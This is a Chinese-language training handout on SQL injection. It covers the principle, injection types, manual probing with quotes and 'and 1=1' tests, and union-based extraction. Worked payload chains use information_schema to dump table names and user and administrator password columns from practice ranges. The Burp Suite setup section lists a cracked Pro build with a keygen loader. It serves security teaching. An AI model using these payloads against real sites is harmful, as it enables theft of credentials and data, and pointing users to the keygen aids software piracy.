

SQL注入- DAY1

【学习目标、重难点知识】

【学习目标】

1. SQL注入简介
 2. SQL注入类型
-
1. SQL注入探测的基本方法
 2. union注入
-
1. burp的安装

【重难点知识】

1. 注入的原理
2. union注入

SQL注入简介

在OWASP发布的top10排行榜中**SQL注入漏洞**一直是危害排名极高的漏洞，数据库注入一直是web中一个令人头疼的问题。

一个严重的SQL注入漏洞，可能会直接导致一家公司破产！

这并不是戏言，其实SQL注入漏洞最主要的形成原因是在进行数据交互中，当前端的数据传入后端进行处理时，由于没有做严格的判断，导致其传入的“数据”在拼接到SQL语句中之后，由于其特殊性，被当作SQL语句的一部分被执行，从而导致数据库受损（被脱库、被删除、甚至整个服务器权限沦陷）。

SQL注入是一种**非常常见**的数据库攻击手段，SQL注入漏洞也是网络世界中最普遍的漏洞之一。大家也许都听过某某学长通过攻击学校数据库修改自己成绩的事情，这些学长们一般用的就是SQL注入方法。

SQL注入其实就是恶意用户通过在表单中填写包含SQL关键字的数据来使数据库执行非常规代码的过程。简单来说，就是数据做了代码才能干的事情。

这个问题的来源是，SQL数据库的操作是通过SQL语句来执行的，而无论是执行代码还是数据项都必须写在SQL语句之中，这就导致如果我们在数据项中加入了某些SQL语句关键字（比如说SELECT、DROP等等），这些关键字就很可能在数据库写入或读取数据时得到执行。

SQL注入原理

SQL注入就是指web应用程序对用户输入的数据合法性没有过滤或者是判断，前端传入的参数是攻击者可以控制，并且参数带入数据库的查询，攻击者可以通过构造恶意的sql语句来实现对数据库的任意操作。

举例说明：

```
$id=$_GET['id']  
$sql=SELECT * FROM users WHERE id=$id LIMIT 0,1
```

SQL注入漏洞产生的条件:

- 参数用户可控: 前端传入的参数内容由用户控制
- 参数带入数据库的查询: 传入的参数拼接到SQL语句, 并且带入数据库的查询

借助靶场演示

```
# 预估的SQL语句  
select * from news where id=16  
# 判断这个news表/ 查询的 字段数  
select * from news where id=16 order by 4  
# 判断到字段数4个, 就可以利用union 来进行查询  
select * from news where id=-16 union select 1,2,3,4  
# 拿铭感信息  
select * from news where id=-16 union select 1,user(),version(),database()
```

SQL注入类型

按注入点分:

- 数字
- 字符
- 搜索

按提交方式分:

- GET
- POST
- HEAD
- COOKIE

按执行效果来分:

- 基于布尔的盲注
- 基于时间的盲注
- 基于报错的注入
 - 单引号
 - 双引号
 - 数字
- 联合查询注入

总的来说有: 联合注入、布尔注入、报错注入、时间注入、堆叠注入、二次注入、宽字节注入、cookie注入等等

MySQL与SQL注入的相关知识

information_schema

- 在MySQL5.0版本后，MySQL默认在数据库中存放一个“**information_schema**”的数据库，在该库中，我们需要记住三个表名，分别是schemata, tables, columns。
- schemata表存储的是该用户创建的所有数据库的库名，需要记住该表中记录数据库名的字段名为schema_name。
- tables**表存储该用户创建的所有数据库的库名和表名，要记住该表中记录数据库库名和表名的字段分别是table_schema和table_name。
- columns**表存储该用户创建的所有数据库的库名、表名、字段名，要记住该表中记录数据库库名、表名、字段名为table_schema、table_name、columns_name。

数据库的结构

- 数据库 (database)：按照数据结构来组织、存储和管理数据的仓库多个数据表的集
- 数据表 (table)：以矩阵方式存储数据，在操作界面中以表格形式展现
- 列(column): 具有相同数据类型的数据的集合
- 行(row): 每一行用来描述某条记录的具体信息
- 值(value): 行的具体信息, 每个值必须与该列的数据类型相同
- 表头(header): 每一列的名称
- 键(key): 键的值在当前列中具有唯一性。

The diagram shows a table with three columns: ID, Username, and Password. The first row contains the values 1, Alice, and 123456. The second row contains the values 2, Bob, and 123456. A blue oval highlights the ID column, labeled '键' (Key). A green rectangle highlights the Username and Password columns, labeled '列' (Column). A red rectangle highlights the first row, labeled '表头' (Header). A purple rectangle highlights the second row, labeled '行' (Row). A blue arrow points to the value '123456' in the Password column of the second row, labeled '值' (Value).

ID	Username	Password
1	Alice	123456
2	Bob	123456

数据库查询语句

想要查询的值A= select 所属字段名A from 所属表名 where 对应字段名B=值B

limit的用法

limit的使用格式是limit m,n,其中m指的是记录开始的位置，从m=0开始，表示第一条记录；n是指取几条记录。

需要记住的几个函数

- version(); 当前mysql的版本
- database();当前网站使用的数据库
- user();当前MySQL的用户
- substr()
- ascii()
- updatexml()

注释符号

- #
- --空格 空格可以使用+代替 （url编码%23表示注释）
- /**/

SQL注入探测方法

SQL注入漏洞攻击流程

1

第一步：注入点探测

自动方式：使用WEB漏洞扫描工具，发现注入点；

手工方式：手工构造测试语句发现注入点；

2

第二步：信息获取

环境信息：数据库类型，数据库版本，操作系统版本，用户信息等；

数据库信息：数据库名称，数据库表，字段，字段内容；

3

第三步：获取权限

获取操作系统权限，通过数据库执行shell,上传木马

探测方法

一般来说，SQL注入一般存在于形如：<http://xxx.xxx.xxx/abc.php?id=XX>等带有参数的php动态网页中，有时一个动态网页中可能只有一个参数，有时可能有N个参数，有时是整型参数，有时是字符串型参数，不能一概而论。总之只要是带有参数的动态网页并且该网页访问了数据库，那么就有可能存在SQL注入。如果php程序员没有安全意识，没有进行必要的字符过滤，存在SQL注入的可能性就非常大。

注入类型判断

为了把问题说明清楚，以下以<http://xxx.xxx.xxx/abc.php?ip=YY>为例进行分析，YY可能是整型，也有可能是字符串。

整型参数的判断

当输入的参数YY为整型时，通常abc.php中SQL语句大致如下：

```
select * from 表名 where 字段=YY
```

所以可以用以下步骤测试SQL注入是否存在。

1.在URL链接中附加一个单引号，即<http://xxx.xxx.xxx/abc.php?p=YY>，此时abc.php中的SQL语句变成了：

```
select * from 表名 where 字段=YY'。  
# 测试结果为abc.php运行异常
```

2.在URL链接中附加字符串“and 1=1”即 <http://xxx.xxx.xxx/abc.php?p=YY> and 1=1。

测试结果为abc.php运行正常，而且与 <http://xxx.xxx.xxx/abc.php?p=YY>运行结果相同；

3.在URL链接中附加字符串“and 1=2”即 <http://xxx.xxx.xxx/abc.php?p=YY> and 1=2。

测试结果为abc.php运行异常。

如果以上三种情况全部满足，abc.php中一定存在SQL注入漏洞。

字符串型参数的判断

当输入的参数YY为字符串时，通常abc.php中SQL语句大致如下：

```
select * from 表名 where 字段='YY'
```

所以可以用以下步骤测试SQL注入是否存在。

1.在URL链接中附加一个单引号，即<http://xxx.xxx.xxx/abc.php?p=YY>'，此时abc.php中的SQL语句变成了

```
select * from 表名 where 字段='YY'。  
# 测试结果为abc.php运行异常
```

2.在URL链接中附加字符串“and 1=1”即

<http://xxx.xxx.xxx/abc.php?p=YY>' and 1=1

测试结果为abc.php运行正常，而且与 <http://xxx.xxx.xxx/abc.php?p=YY>运行结果相同；

3.在URL链接中附加字符串“and 1=2”即 <http://xxx.xxx.xxx/abc.php?p=YY>' and 1=2

测试结果为abc.php运行异常。

如果以上三种情况全部满足，abc.php中一定存在SQL注入漏洞。

等等，利用类似的方式去判断是否有注入。

```
# 预估的SQL语句  
select * from news where id=16  
# 判断这个news表/ 查询的 字段数  
select * from news where id=16 order by 4  
# 判断到字段数4个，就可以利用union 来进行查询  
select * from news where id=-16 union select 1,2,3,4  
# 拿铭感信息  
select * from news where id=-16 union select 1,user(),version(),database()  
# 去获取当前数据库中相关的一些表信息  
select 1,2,3,GROUP_CONCAT(table_name) from information_schema.`TABLES` where  
TABLE_SCHEMA='s285';  
# 拿到了表名 然后 去获取表中的字段  
#  
administrators,company,course,customer_leave,equipment,join_us,news,order,produc  
t,reg,rotate,rotate1,user  
# 拿user表中的字段  
SELECT 1,2,3,GROUP_CONCAT(COLUMN_NAME) from information_schema.`COLUMNS` where  
TABLE_SCHEMA=database() and TABLE_NAME='user';
```

```
# 拿到的字段 :
user_id,user_name,user_pwd,user_gender,user_like,user_birth,user_phone,user_info
,creat_time,update_time,last_login_time,user_header

# 发现有密码: 搞用户和密码
select user_id, user_name, user_pwd,user_gender from user limit 0,1

# 继续 搞 administrators
SELECT 1,2,3,GROUP_CONCAT(COLUMN_NAME) from information_schema.`COLUMNS` where
TABLE_SCHEMA=database() and TABLE_NAME='administrators';

# 拿到
admin_id,admin_number,admin_password,admin_password1,admin_name,admin_gender,adm
in_telephone,admin_adress,create_time,last_login_time

select admin_number,admin_password,admin_password1,admin_name from
administrators limit 0,1
```

UNION注入

union注入的方式有很多, 如: get,post,head,cookie 等等

union联合查询

union联合、合并: 将多条查询语句的结果合并成一个结果, union 注入攻击为一种手工测试。

union联合注入思路

1.判断是否存在注入点

<http://127.0.0.1/web/sql/xxx.php?id=1>

1' 异常

1 and 1=1 返回结果和id=1一样

1 and 1=2 异常

从而则一定存在SQL注入漏洞

2.order by 1-99 语句来查询该数据表的字段数量

id=1 order by 1-99 来判断字段数

3.利用获得的列数使用联合查询, union select 与前面的字段数一样

找到了数据呈现的位置

<http://127.0.0.1/web/sql/xxx.php?id=1> union select 1,2,3,4,5,6

4.根据显示内容确定查询语句的位置, 利用information_schema依次进行查询schemata, tables, columns

5.已知库名、表名和字段名, 接下来就爆数据

靶场解析

```
# 思路
# 先判断是否存在注入点
# 判断字段数
select * from users where id=1 order by 3
# 得到字段数是3
# union 去拿到数据库的名字
select * from users where id=-1 union select 1,version(),database()
# union 去爆表
select * from users where id=-1 union select 1,2,group_concat(table_name) from
information_schema.tables where table_schema=database()
# 得到表: flag
# union 去爆字段
select * from users where id=-1 union select 1,2,group_concat(column_name) from
information_schema.columns where table_schema=database() and table_name='flag'
# 字段: id,flag
# 拿数据
select * from users where id=-1 union select 1,id,flag from flag limit 0,1
```

练习

SQLI- labs:

Less-1 GET - Error based - Single quotes - String(基于错误的GET单引号字符型注入)

Less-2 GET - Error based - Integer based (基于错误的GET整型注入)

DVWA:

SQL injection --low

burp的安装

burp用Java写的，需要一个Java的环境

需要安装Java，就是JDK。






安装完成之后, 需要我们配置一下环境变量。

配置环境变量目的: 通过环境变量找到Java的可执行程序。


可执行程序一般都存在于安装包的bin目录下。

Java的可执行文件的目录: C:\Program Files\Java\jdk1.8.0_151\bin

配置环境变量:







24029 的用户变量(U)

变量	值
OneDrive	C:\Users\24029\OneDrive
OneDriveConsumer	C:\Users\24029\OneDrive
Path	C:\Users\24029\AppData\Local\Microsoft\WindowsApps;
TEMP	C:\Users\24029\AppData\Local\Temp
TMP	C:\Users\24029\AppData\Local\Temp

新建(N)...

编辑(E)...

删除(D)

系统变量(S)

变量	值
NUMBER_OF_PROCESSORS	2
OS	Windows_NT
Path	C:\ProgramData\Oracle\Java\javapath;C:\Windows\system32;...
PATHEXT	.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
PROCESSOR_ARCHITECT...	AMD64
PROCESSOR_IDENTIFIER	Intel64 Family 6 Model 140 Stepping 1, GenuineIntel
PROCESSOR_LEVEL	6




新建(W)...




编辑(I)...

删除(L)

确定

取消



名称	修改日期	类型	大小
 burp.bat	2021/12/17 10:11	Windows 批处理...	1 KB
 burp-loader-keygen.jar	2018/12/3 10:36	Executable Jar File	64 KB
 burpsuite_pro_v1.7.30.jar	2018/5/31 17:26	Executable Jar File	27,040 KB

1 这三个同级